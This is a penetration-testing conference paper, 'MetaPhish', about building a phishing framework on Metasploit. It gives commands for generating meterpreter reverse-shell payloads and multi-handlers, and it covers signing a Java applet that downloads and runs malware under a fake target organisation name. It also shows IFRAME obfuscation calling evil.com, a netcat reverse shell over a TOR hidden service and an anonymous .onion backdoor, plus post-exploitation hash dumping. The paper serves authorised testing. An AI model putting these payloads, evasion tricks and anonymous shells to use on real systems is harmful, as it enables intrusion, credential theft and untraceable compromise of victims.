MetaPhish

"PDF Infection, Web SpearPhishing, TOR abuse & communications"

http://www.attackresearch.com

Val Smith (valsmith@attackresearch.com)
David Kerb (dkerb@attackresearch.com)
Colin Ames (amesc@attackresearch.com)

Contents

1 Chapter 1

Introduction

1.1 Abstract

Attackers have been increasingly using the web and client side attacks in order to steal information from victims. The remote exploit paradigm is shifting from the open port to the browser and email client. Penetration testers need to take these techniques into account in order to provide realistic tests.

In the past several years there have been numerous presentations on techniques for specific client side attacks and vulnerabilities. This talk will focus on building a phishing framework on top of Metasploit that pen testers can use to automate phishing and increase their overall capabilities. We will also cover some techniques for SpearPhishing on pen tests, second stage backdoors, and extensive communication over TOR.

1.2 Background

The authors of this paper have been involved in security auditing and penetration testing for the last ten years. A common ongoing trend in the penetration testing industry is to perform automated scans for lists of commonly known vulnerabilities, verify the existence of these problems with tools such as Core Impact, Canvas and Metasploit, and then generate a report documenting the results.

While this process is as an often necessary aspect of penetration testing, there is a growing belief amongst people in the field that tests should reflect the actual threats coming from the attackers rather than canned checklists developed over a number of years. The techniques which attackers use to successfully penetrate systems change rapidly while the tests auditors use stay relatively static with the potential exception of a popular exploit or recent 0day.

Spear fishing, file formats and anonymity are the areas that attackers have been most recently focused in. Many high profile attacks using these techniques have been mentioned in the press and technical literature; however penetration testers and those clients that hire them have been slow to embrace many of these techniques. This paper will focus on concepts that testers may be able to implement and build upon in order to provide a test which more accurately reflects the current risks being seen today in the wild.

Chapter 2

Spear-Phishing

2.1 Spear Phishing Concepts

Spear Phishing is a technique by which the attacker generates an email or website that is tailored to a specific target. The goal is to convince the target to take action which gives the attacker access to their system by presenting them with text, images, URLs, etc. that they might plausibly expect.

In the past attacks have been carried out by scanning a target for remotely accessible ports and services, finding traditional vulnerabilities such as buffer and heap overflows, and sending an exploit remotely over the network to gain access. With the advent of firewalls, intrusion detection, access controls, filtering and host based technologies; these types of attacks are becoming less resilient and much more rare. In response to this, attackers have had to shift their focus to more social engineering and client side techniques. This is the way adversaries are gaining access now, today. Defense has remained focused on the “maginot” line or defense in depth paradigms while the attackers are exploiting the users access to their own machines.

Much of what is being seen are “blended attacks”. These are attacks which combine web sites and applications with file format exploits, malware such as backdoors, rootkits, keyloggers and social engineering in order to present a powerful threat to users and organizations.

A penetration tester may ask themselves: “How often do we pen test in this way? Do clients allow us to use these techniques against their networks and systems. If the answer is no, or rarely then a major vector of realistic threat is being missed and not tested. This exposes victims to attacks they may not even be aware exist.

2.2 Web Kits, File Formats and the Problems with Available Attack Code

Web kits such as mpack, tornado, adpack, luckysploit, zunker and many others are wide spread in use by attacks on the internet. These kits contain web application code for enumerating clients, delivering exploits, logging relevant information and deploying malware which further communicates with these web based infrastructures.

In combination with web kits, more and more attackers are employing file format exploits such as excel, powerpoint, pdf and others in order to present victims with a file that may exploit their vulnerable productivity software.

All of these tools and techniques can be a valuable resource to the pen tester who is trying to implement realistic threats in their attacks. However these kits and exploits are uncontrolled. Many of them may contain backdoors, buggy code, or other problems. No tester wants to introduce unstable and untested code into their client environments. The solution to this problem is for qualified analysts to reverse engineer what real attackers are doing and re-implement the concepts in a stable, reliable manner that can be reproduced and used with confidence by other testers.

Chapter 3

Defining the Needs

3.1 Work Flow

There is a rough standard work flow to implementing spear phishing and file format attacks. First the attacker researches the type of targets they are going after, whether it is a particular organization, or simply all the users at large of a high traffic website.

Next the attacker builds a “legend” or social engineering story for the attack. This depends greatly on the victim, their expectations and the results of the reconnaissance phase. Once an adequate legend has been constructed, the attacker locates plausible documents, URLs, etc. from the target to go after.

Following that the attacker infects the files, be them PDF’s or other formats, builds a malicious website or whatever is appropriate for the particular attack and then presents the attack to the victims in the form of a targeted email, crosstie scripting attack, etc.

At the same time these types of attacks require a semi-elaborate infrastructure on the server side to ensure success. This includes a system for delivering exploits such as a web server, a mechanism for receiving incoming access from the victims while taking into account potential firewalls, proxies, HIDS/HFW and authorized egress ports. When dealing with the 100’s or 1000’s of victims attackers hope to penetrate, it is unrealistic to manually manage each victim and so techniques for automating post exploitation actions such as:

- Gathering passwords
- Installing 2nd stage backdoors / persistence
- Enumerating system information
- Grabbing authentication tokens
- Log Manipulation and other Post exploitation activities

This infrastructure can rapidly grow to become highly complex and needs a moduler, controllable and well organized framework.

3.2 Why a Framework

Currently most client side tools are manual or stand alone and don't fit in with a greater system of attack management. There are some tools like Core Impact which implement some of these techniques but they can be prohibitively expensive and often the testers don't have a deep understanding of how the underlying system works. These tools also don't take into account targeting or any tactical sorts of concepts and are simply a way to deploy a singular browser exploit to a victim.

A framework that employs modules or functions to implement all of the aspects of these attacks listed in the previous section can greatly help the pen tester in reliability, automation and control.

Chapter 4

Targeting

4.1 Targeting Basics

The goal during targeting for these types of attacks is to understand as much as possible about the targets infrastructure, hardware & software, habits, threshold for anomalies, and the layout and trusts of their various networks. Sometimes an IP address or range may be available but the target could have more ranges that are not known about, but exposing valuable data or vulnerability. There are techniques for finding these networks, but one that receives less attention is that of google hacking for leaked proxy log analysis results.

There are many tools available for the anlaysis of proxy logs such as the MySQL Squid Access Report and SARC. These tools will parse outgoing proxy logs and generate web based reports which are often available on the internet if an attacker knows which URL's to search for. These logs can contain tons of valuable targeting information such as:

- Internal IP Addresses & Hostnames
- Client applications in use
- Software Update Frequencies and Schedules
- What Anti-Virus software is being used
- Any software that communicates over the internet could leave a trail

4.2 File Targeting

Computer viruses have been using file formats for ages to sneak undetected through computers and networks to launch attacks that compromise data and access. The reason

for this is simple. Files are the building blocks of the information we use as well as the way we use it.

Files and specifically file formats used as documents provide some unique things for a client side attack, intel, opportunity, and exploits.

Intel
The contents of documents contain data. Data which can be in a myriad of forms; words, pictures, videos, or even more data. This data can contain valuable information like passwords, names, and other specifics which can be leveraged in a client side attack.

Opportunity

Client side attacks rely on specific opportunities which enable an attacker to compromise a target. Documents provide the delivery mechanism, and the bait.

Exploits

There are a variety of things that can be exploited in documents. This includes social engineering such as exploiting the information in the document itself as it is presented to the viewer as well as more traditional exploits in documents and document viewers themselves. File format viewers such as acroread, xpdf, foxit have vulnerabilities which are being discovered and exploited at a rapid rate, usually in the file format parsing routines. There is also the concept of file format infection vs. exploitation. Infection refers to the process of embedding malicious functionality in the document itself rather than exploiting a programming error in the PDF viewer.

Office and productivity files can provide a valuable resource for targeting. If an attacker can take a file which the victim is likely to open, such as a corporate news letter, then the chances of successful penetration are greatly improved.

An attacker can search the web, specifying search parameters that focus on the target looking for available document files. Newsletters, conference announcements or slides, weather notifications, advertisements and other such files can be taken advantage of and modified to be malicious, then resent to the victims.

If the target partners or has a relationship with another organization then files from the 2nd party can be used and sent to the first, or vice versa. The goal is to get a victim to open the document and exploit the reader. The acquisition of targets can be easily scripted for automation.

People believe that documents such as PDF's are safe formats for them to open and people also trust documents coming from their own organizations. With thorough recon,

an attack can easily pick topics that are likely to interest the target or that are widely circulated to a large audience.

4.3 Why PDF's?

First one may ask the question, what do clients have a lot of? The answer would be data in the form of documents, which have diverse file formats. What do we gain from this? That file formats provide a large attack surface as well as target intelligence, and a potential delivery mechanism.

PDF's are an advantageous document file format to select because they contain a significant amount of potential functionality. PDF's can contain JavaScript, enable code execution, contain other nested PDF's, dynamic content is possible and exploits in the readers abound. There are **283,000,000** PDF's available on the internet according to Google.

PDF's can be easily infected by doing what is called an incremental update. This can be a very tedious process to do by hand because of the large amount of data needed to be parsed in the PDF file format. The authors have reverse engineered the PDF file format and created tools which can do the parsing and infection in an automated way.

The tool is called adobe*_basic_social_engineering.rb* *Appendix A and is a metasploit module written in ruby. The basic usage is to select a PDF to infect, pass the file to the module which will then parse the PDF and perform an incremental update with whatever malicious payload is available. The difference between this tool and other PDF exploit generation tools is that this allows the attacker to infect existing targeted PDF's while most other tools simply generate a blank, and not very standard malicious PDF which can raise suspicion from the victim.

Chapter 5

Web Spear Phishing

5.1 Work Flow

The infrastructure of a web based spear phishing has several requirements. First needed is the ability to direct targets to the malicious site. Often this can be accomplished by implementing IFRAMES to hide the site inside another trusted site, by cross site scripting or other means. Next the ability to enumerate information about the target using a web application is useful. A mechanism for socially engineering the target into believing that everything they are seeing is expected and acceptable should be considered. Next a method for executing code on the target via social engineering, malicious java applet,


exploits or other means is implemented. The attacker needs the ability to handle incoming shells from the target, even in large numbers and automate the post exploitation activities.

The authors have broken down this problem into several modular compontents:

- Target Sieve – A framework for enumerating the target and passing them off to the appropriate exploit
- Includes:
    - Operating system detection
    - IP detection
    - Browser detection (firefox, IE, opera, safari, etc)
    - A decision making capability based on the results of enumeration
    - De-cloaking for gathering internal or natted network information
    - Cryptographically signed Java applications using "fake" certificates to trick the user
    - Obfuscation for IDS/HIDS evasion

This paper will provide code examples of how one could begin to implement these components into a framework. Several functions have been developed to perform each of these actions (full code available in the appendix):

genHeader() - Generate header, noscript to test JS
ipCheck() - Get target IP and compare to scope
javaCheck() - Verify java is enabled
osDetect() - Determine the operating system type
browserDetect() - Determine the browser in use
jsDecloakIP() - Get natted / internal IP using javascript
japdip() - Get natted / internal IP using javapplet
Logger() - Log captured info to a file



5.2 SE and Malicious Java Applets

The authors have developed a simple proof of concept java applet for downloading and executing meterpreter. The client views a page which attempts to load the java applet in the victim's browser. The victim is presented with a window asking if they would like to run the applet. If the client hits run then the applet is loaded and causes the client to download a stand alone meterpreter executable from a specified website and execute it. The meterpreter then sends a reverse shell over the specified port to the attackers waiting server. The code to the applet is available in the appendix.

To make the java applet concept much more deadly one can cryptographically sign the applet. You can sign it with whatever information you want (self signing). Many large environments are full of expired or self signed certificates so users are used to looking at the message and seeing its from someone they trust and then accepting it.

An astute attacker can set file names of applets and web code to reflect things common to the targets infrastructure, or even penetrate the targets web server and places these tools on the real trusted server itself.

Here are the steps for cryptographically signing a malicious java applet:

- **Compile the applet:**
  - javac MetaPhish.java

- **Generate a class file:**
  - jar -cf MetaPhish.jar MetaPhish.class

- **Build a ketystore and set the passwords / organization name**:
  - keytool -genkey -alias signFiles -keystore msfkeystore -storepass msfstorepass -dname "cn=*The Targets Org"* -keypass msfkeypass

- **Sign the files and create a "secured" jar:**
  - jarsigner -keystore msfkeystore -storepass msfstorepass -keypass msfkeypass -signedjar sMetaPhish.jar MetaPhish.jar signFiles

- **Create the certificate:**
  - keytool -export -keystore msfkeystore -storepass msfstorepass -alias signFiles -file MetaPhishLLC.cer


- **Import the certificate:**
  - keytool -import -alias company -file MetaPhishLLC.cer -keystore msfkeystore -storepass msfstorepass

- Once completing the above steps you will have a collection of files:

  - **MetaPhish.class** * Compiled Java
  - **MetaPhish.jar** * Compressed class
  - **MetaPhish.java** * Source code
  - **MetaPhishLLC.cer** * Certificate
  - **msfkeystore** * Key store
  - **sMetaPhish.jar** * Signed Jar
  - **windex.html** * malicious web page

Once the code is signed it can be placed on a web page like this:

```
<html>
<body>
<APPLET code="MetaPhish.class" archive="sMetaPhish.jar" width="1"
height="1"></APPLET>
</body>
</html
```



Victim receives message box
Digital Signature will appear to have the "trusted" information
Many users will run this
Basically Social Engineering / Targeted Phishing

5.3 Automation

Some of the requirements for back end automation infrastructure is that it should be able to handle *n* incoming sessions, automate post exploitation activities like dumping passwords, adding users, grabbing information from the registry and that it can be configured to use egress ports allowed by the firewall.

In order to fulfill these requirements we create a stand alone meterpreter binary for our target (windows operating systems). We configure this binary to use a reverse connection because we assume that there will be a firewall. We then hardcore the IP to call home. (This is a vulnerability if we care about forensics / analysis). The call home IP should be accessible by the target. Then we configure it to know which ports to use both on the victim side and on the attackers side to receive the incoming sessions. Finally we provide an output name for the executable. It is recommended to use an innocuous name such as mmc.exe rather than meterpreter.exe.

./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.34 LPORT=8000 R | ./msfencode -b '' -t exe -o meterpreter.exe

Next the attacker sets up a metasploit instance in a multi-handler mode so that it can accept multiple incoming sessions:

- ./msfconsole
- Set MSF parameters to match the meterp
  - **msf > use exploit/multi/handler**
  - **msf exploit(handler) > set ExitOnSession false**

    - **msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp**
- **msf exploit(handler) > set LHOST 192.168.0.34**
- **msf exploit(handler) > set LPORT 8000**

Then setup an automation script and set MSF in multihandling mode so it doesn't exit when quitting a session:

- **msf exploit(handler) > set AutoRunScript ./PhishScrape.rb**
- **msf exploit(handler) > exploit –j**

An attacker can use any script for post-exploitation automation, there is an example provided in the appendix.

Once the stand alone metrepreter binary is created the attacker can it to the target using whatever means including infected PDF files, malicious websites, client side exploits, a malicious java applet like the example given earlier. A document or the meterpreter itself can me mailed as an attachment directly to targets, or placed on a website for download by victims for example.

The attacker then watches for:

[*] Transmitting intermediate stager for over-sized stage...(191 bytes)

This indicates successful compromise of a target.. Many target sessions may come in at once depending how the exploit is deployed.

To list available sessions sessions do:
- sessions –l
- Then standard meterpreter commands can be used

After a metrepreter is deployed a post exploitation automation script is run on each target. Depending on how much and how complex the script is this may take some time. The example script will gather information from the target automatically and place it in ~/.msf3/logs/scraper and each target will generate a sub directory named ipaddress_data_timestamp.

The following information will be autoscraped:

- env.txt # System environment
- group.txt # Domain group info
- hashes.txt # Crackable password hashes
- localgroup.txt # local group memberships
- nethood.txt # network neighborhood info

- network.txt # detail networking info of target
- services.txt # running services (look for AV)
- shares.txt # Any shared directories
- system.txt # operating system info
- users.txt # local user account names

A resource for other automation scripts is DarkOperator's script archive at http://www.darkoperator.com/ .

Chapter 6

Obfuscation

6.1 Simple Code Obfuscation Methods

The tester may want to consider employing code obfuscation in order to attempt to evade any network or host intrusion detection systems. This paper will not provide a comprehensive discussion of all known methods but will present a few of the simpler ones to assist the tester.

IFRAME Obfuscation

Many attacks utilize HTML IFRAMES to deploy exploits while also displaying expected content to the user. Ex.:

<IFRAME WIDTH=1 HEIGHT=1 SRC=http://evil.com/exploit></IFRAME>

Some systems may detect and block or otherwise prevent these IFRAMEs. Attackers in the while are employing simple methods such as breaking up the IFRAME and using javascript to reassemble it in order to bypass simple parsers that look for the string "IFRAME". Ex.:

```
var x = "rame";
var y = "i" + "f";
var el = document.createElement(y + x);
el.setAttribute("width", 1);
el.setAttribute("height", 1);
el.setAttribute("s" + "rc", p);
el.setAttribute("marg" + "inwidth", 0);
el.setAttribute("marg" + "inheight", 0);
el.setAttribute("scr" + "olling", "no");
el.setAttribute("f" + "rameborder", "0");
```

Character Encoding

Another method used by attackers to obfuscate their code which may be employed by testers is the idea od character encoding. Essentially the attacker converts their URLs, commands, or anything they want hidden from someone who might view the source of the page, or automated tools that parse for potentially malicious strings to the numerical values for each character. Then the attacker writes a small function that converts those values back to strings for the browser. Ex.:

var p = (String.fromCharCode.apply(window, [104, 116, 116, 112, 58, 47, 47,101,118,105,108,46,99,111,109,])

Escape Codes

Escape codes are another encoding method used by attackers to obfuscate their code an evade potential detection. This process converts string characters to "%" symbol escaped two-character 8-bit hexadecimal values. Ex.:

```
<script language="javascript">
Document write( unescape('%3C%73%63%72%69%70%74%20%6C%61%6E
%67%75%61%67%65%3D%22%6A%61%76%61%73%63%72%69%70%74%22%3E%0A%3C
%69%66%72%61%6D%65%20%77%69%64%74%68%3D
%31%20%68%65%69%67%68%74%3D%31%20%73%72%63%3D%68%74%74%70%3A%2F
%2F%65%76%69%6C%2E%63%6F%6D%3E%3C%2F%69%66%72%61%6D%65%3E%0A
%3C%2F%73%63%72%69%70%74%3E%0A ') );
</script>
```

Which decodes to : <iframe width=1 height=1 src=http://evil.com></iframe>

A similar technique is to use a more customized encoding routine or Unicode. More indepth examples can be found here: http://scriptasylum.com/tutorials/encdec/encode-decode.html. Many variations to this theme can be made, however in general any simple encoding is enough to confound most automated processes or unknowledgeable users.

Chapter 7

TOR

7.1 Using TOR as a Weapon

Most people who use TOR commonly use it to browse the web anonymously and believe this is the main purpose for the tool. The TOR developers however designed the software to be able to handle any type of traffic that uses TCP. This section of the paper combines the documented features of TOR, information from all over the Internet, weeks of testing and tweaking, and custom code and puts them all together to show how TOR can be a valuable part of the pen tester's toolkit.

There are many reasons why it is important for a pen tester or a person who is working with defense to understand TOR. Clients may block all traffic coming from the pen tester's IP, often to make their network appear more than it is. One solution available for the pen tester is to get a hotel room, or go to a coffee shop and utilize publicly available wifi in order to mask their source IP, but TOR is a possible alternative. It allows the pen tester to appear as if their IP is coming out of a different city, or even country. This also allows the pen tester to view different webpages that are set up only to display to particular areas, and check the traffic filtering rules. From a defensive view point, it is important to understand that this is possible, and something to check before assuming a block will prevent someone from attacking your institution, or that you can be certain where attacks are coming from.

7.2 Controlling the Exit Location

The first step in making TOR more useful for a pen tester is to control the exit nodes. To do this there are a couple of edits that need to be preformed to the *torrc* file. The *ExitNodes* and *StrictExitNodes* parameters need to be set to useful values. The *ExitNodes* parameter is a comma separated list of nodes, where a node can be defined by its fingerprint or name. The *StrictExitNodes* parameter should be set to 1, telling TOR to only use the exit nodes defined above.

The first big hurtle is finding the exit node that is desired for use. There are many ways to do this. The first is to simply use the Vidalia map tool. Click on each node, read where it is, and use the name from the map if it matches the desired location. Be aware that names are not guaranteed unique, so make sure that there are no duplicate names to the ones that you pick.

If the exit node location is crucial, there are better ways to guarantee that the correct exit nodes are chosen. The website https://torstatus.blutmagie.de/ gives a list of TOR nodes, up times, country of origin, and most importantly fingerprints. When looking through the list, it is important to remember that not all nodes listed are up at any given time, so many should be chosen or tested. The fingerprint that is provided on this site needs to be converted to a usable fingerprint for a *torrc* file. To do this, all spaces must be removed, and a dollar sign added to the beginning. For example:

Unnamed: 46D0 5072 0DE9 D59E 6C22 D970 453B E287 C03F CE9B → $46D050720DE9D59E6C22D970453BE287C03FCE9B

In the documentation for TOR there is a mention of simply defining an exit country. This doesn't work in the current stable version TOR at the time of this paper. So be careful when using this feature.

7.3 Making Any Service go Through TOR

TOR is a Socks5 proxy, and as such can tunnel any TCP connection with a bit of work. There are a couple of different tools available for sending TCP connections over a socks5 proxy, and in some cases customized for TOR. Each one has its benefits and downfalls, so familiarizing yourself all is often a good idea.

ProxyChains

ProxyChains has the nice feature that it will give feedback, which makes it the most useful for demos, and for testing. ProxyChains is not safe to use DNS through, so always try and use IP addresses to prevent leakage of the DNS request.

Setting up ProxyChains is relatively easy. There is a file on most Linux distributions with ProxyChains installed that is called */etc/proxychains.conf*. The following should be commented out: *random_chain*, *chain_len*, and any example proxies. Then un-comment or add *dynamic_chain*, and at the bottom add a socks 5 proxy for TOR

"socks5 127.0.0.1 9050".

Depending on the path and target, the *tcp_read_time_out* and *tcp_connect_time_out* values will need to be tweaked. The bigger these are the more likely they will get the right port, but they may run into other problems, like slow scans, or more false positive scans.

Tsocks

Tsocks has no real feedback for the user, and will always answer for a port, regardless if it is open on the other end. This makes nmap and other port scanning tools less useful, but can be helpful with other types of programs. Tsocks will not protect DNS, so always try and use IP addresses to prevent leakage of the DNS request

Configuring *tsocks* is easier than *proxychains*. The file */etc/tsocks* needs the following three lines uncommented:

server = 127.0.0.1 # tor host, usually local

server_type = 5 # Socks4/5, usually 5

server_port = 9050 # tor port, default 9050

Torsocks

Torsocks is the torsentric tsocks replacement. It has a couple of nice features including DNS resolution allowing access to *.onion* sites, and attempts to detect UDP and blocking them. It is configured straight out of the build for most tor installations. This like tsocks will answer for most any port, resulting in mixed nmap results. For most other scans and uses, this is a much nicer tool.

Using Proxychains/Tsocks/torsocks

All three of these are tools that are run in front of the command you want to go over TOR. It is very valuable to try these tools in a test environment because they require a lot of tweaking to be sure you aren't leaking attributable information.

nmap

Nmap is a nice tool to use over TOR, but requires a lot of attention. In order to keep your identity safe, be sure to use -N and -PN on the nmap command line. These will turn off reverse name lookup and ping, both of which could leak your real identity.

Using ProxyChains output, it becomes easy to create a list of open ports on the remote end to speed up the scans. Here is an example:

user@laptop:~/tor_rc$ proxychains nmap -n -PN -p 80,22,443 192.1.167.74

Starting Nmap 4.76 (http://nmap.org) at 2009-05-25 09:41 MDT

ProxyChains-2.1 (http://proxychains.sf.net)

dynamic chain:....127.0.0.1:9050....access denied to..192.1.167.74:443

dynamic chain:....127.0.0.1:9050....access denied to..192.1.167.74:443

…

user@laptop:~/tor_rc$ proxychains nmap -n -A -PN -p 80,22 192.1.167.74

Starting Nmap 4.76 (http://nmap.org) at 2009-05-25 09:42 MDT

ProxyChains-2.1 (http://proxychains.sf.net)

dynamic chain:....127.0.0.1:9050....192.1.167.74:22..OK

dynamic chain:....127.0.0.1:9050....192.1.167.74:80..OK

dynamic chain:....127.0.0.1:9050....192.1.167.74:22..OK

dynamic chain:....127.0.0.1:9050....192.1.167.74:80..OK

...

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)

80/tcp open http Apache httpd

Service Info: OS: Linux

The access denied message is an easy way to tell that 443 is not supported, and instead of waiting for the timeout of *proxychains* (which can be long), a new list is provided. The

timeout of *torsocks* will make for a much faster scan, but will show all ports open. If the -A option on *nmap* is used, it becomes possible to take a good guess at what ports are really open and which are not.

7.4 Running Nikto and Other Web Scanners Over TOR

The easiest way to web scan a target anonymously is to simply run *nikto* over *privoxy* using the PROXY* variables and use the -u on the command line. The problem is that *privoxy* will recognize a lot of the tests as dangerous, and the results will be unrealiable and flagged as “unsafe”. The reality is that the tests are safe, as they are coming from a *nikto*, and not *firefox*.

Torsocks or any of the other proxy tools will allow for *nikto* to do a full complete scan of the remote system. Here is an example with *proxychains*, again used for the feedback valuable in testing:

> *user@laptop:~/$ proxychains nikto -host blog.attackresearch.com 192.1.167.74*
>
> *- Nikto v2.03/2.04*
>
> *---*
>
> *ProxyChains-2.1 (http://proxychains.sf.net)*
>
> *dynamic chain:....127.0.0.1:9050....192.1.167.74:80..OK*
>
> *+ Target IP: 192.1.167.74*
>
> *+ Target Hostname: blog.attackresearch*.com
>
> *+ Target Port: 80*
>
> *+ Start Time: 2009-05-26 10:12:46*
>
> *---*
>
> *+ Server: Apache*
>
> *dynamic chain:....127.0.0.1:9050....192.1.167.74:80..OK*
>
> *...*
>
> *- /robots.txt - contains 40 'disallow' entries which should be manually viewed. (GET)*
>
> *dynamic chain:....127.0.0.1:9050....192.1.167.74:80..OK*
>
> *+ OSVDB-0: Retrieved X-Powered-By header: PHP/5.2.4-2ubuntu5.4*
>
> *dynamic chain:....127.0.0.1:9050....192.1.167.74:80..OK*
>
> *+ OSVDB-0: ETag header found on server, inode: 131801, size: 1820, mtime: 0x462ed49df8840*
>
> *...*

+ 3577 items checked: 32 item(s) reported on remote host

+ End Time: 2009-05-26 15:07:00 (17654 seconds)

+ 1 host(s) tested

Test Options: -host blog.attackresearch.com 192.1.167.74

The -host is not doing a dangerous lookup, it is just using this hostname in the HTTP headers.

7.5 Using VPN over TOR

It is possible to use the PPTP VPN client over TOR. It is slow, and will not work well, but if you need it for a pen test it is possible. This requires a bit of creativity and multiple machines. Machine A will have to and a port redirection software like *tcpxd*. Machine B is the attack machine with the PPTP client. On machine A use *tsocks* to start the *tcpxd* software with the ports and target machine. Since *tsocks* only attaches to outgoing ports, machine B can PPTP into machine A, which will really redirect it over TOR to the target.

7.6 Metasploit and TOR

The final important step is actually exploiting over TOR. This is actually much easier than one would think. Metasploit has a built in global setting "*Proxies"* that will allow Metasploit to work over the tor network. Other exploits will work with *torsocks* as listed above. In Metasploit, set up an exploit as normal, but also issue the command:

setg Proxies SOCKS4:localhost:9050

This will send all the exploit traffic over TOR. Remember that reverse shells will not work over TOR, and will in fact reveille the attackers IP.

7.7 Making an Anonymous Reverse Shell Server

Tor allows for hidden servers throughout the tor ".onion" domain. It is possible for a call back shell to take advantage of this to hide the tracks of the server. The .onion domains are only accessible through the tor software, so this will create some difficulties, but in the end provides a powerful anonymous way to call back from a hacked system.

Setting up a .onion listener

In order to set up a .onion, the following two lines need to be added to your torrc file:

HiddenServiceDir /my/service/dir/

HiddenServicePort <portfortor> 127.0.0.1:<listenport>

The HiddenServiceDir will set up a directory that will contain the .onion host name and private key, and the HiddenServicePort is telling tor where to forward traffic. A simple test service could be:

nc -l -p <listenport>

Getting a Shell from the target

This is all assuming that TOR and *torsocks* is on the target. This can be from the attacker installing it, or that it is already there.

With *netcat*, remember that only *torsocks* will do the DNS lookup for *nc*. This is important as the DNS really has to be done by the socks proxy in order to get the .onion domain to work. The *netcat* command will look something like this on the target:

torsocks nc -e /bin/bash <hostname.onion> <torport>

The hostname comes from the server's *HiddenServiceDir*. Now on the attacker's machine, assuming there is a *netcat* listener setup, there is a bash shell running through TOR.

Doing it without TOR

There are some web services on the Internet that will let a user talk to a *.onion* domain without TOR installed. One example is *tor-proxy.net*. By creating a custom backdoor that talks to tor-proxy.net, it becomes possible to have a completely hidden reverse shell. It is true that tor-proxy.net can read all the traffic, and will know who was attacked, but they can't tell where the attacker is.

The custom backdoor that we have created to use tor-proxy.net makes periodic queries to a .onion site under our control. These queries will receive new commands encoded in the response. The output will be returned in the get strings. This makes for a non-interactive, but anonymous backdoor.

The traffic looks very similar to the following example going to Slashdot:

http://tor-proxy.net/proxy/tor/browse.php?u=http%3A%2F%2Fslashdot.org%2F&b=14

Once combined with everything above, it is possible to have a stable constant anonymous connection to any target.

References

http://www.metasploit.com
http://www.reglos.de/myaddress/MyAddress.html
http://blog.metasploit.com/2006/09/metasploit-30-automated-exploitation.html
https://blackhat.com/presentations/bh-dc-09/ValSmith/BlackHat-DC-09-valsmith-colin-Dissecting-Web-Attacks.pdf
http://carnal0wnage.blogspot.com/2009/03/pdf-exploits-now-with-heapspray.html
http://blog.didierstevens.com/
http://www.darkoperator.com/
http://ha.ckers.org/
http://www.hackersforcharity.org/ghdb/
http://scriptasylum.com/tutorials/encdec/encode-decode.html

Acknowledgements

Thanks to:

#AR, HD Moore, dragorn, Delchi, Snowchyld, Ed Skoudis, Rezen, knicklighter, famousjs, Uninformed, !lso, Dean De Beers, cg, Egypt, tebo,

Appendix

a.) See http://www.attackresearch.com for Adobe_basic_social_engineering.rb

b.) Browser sieve functions

```
function genHeader() {
	echo "<html>";
	echo "<body>";
	echo "<noscript>";
	echo "<meta http-equiv=\"refresh\" content=\"0;url=$bounceurl\">";
	echo "</noscript>";
} // end genHeader

function ipCheck($target_ip) {

	$scopeIPflag = 0;

	if ((preg_match("/$firstRange/",$target_ip, $matches)) ||
	(preg_match("/$sndRange/",$target_ip, $matches))) {
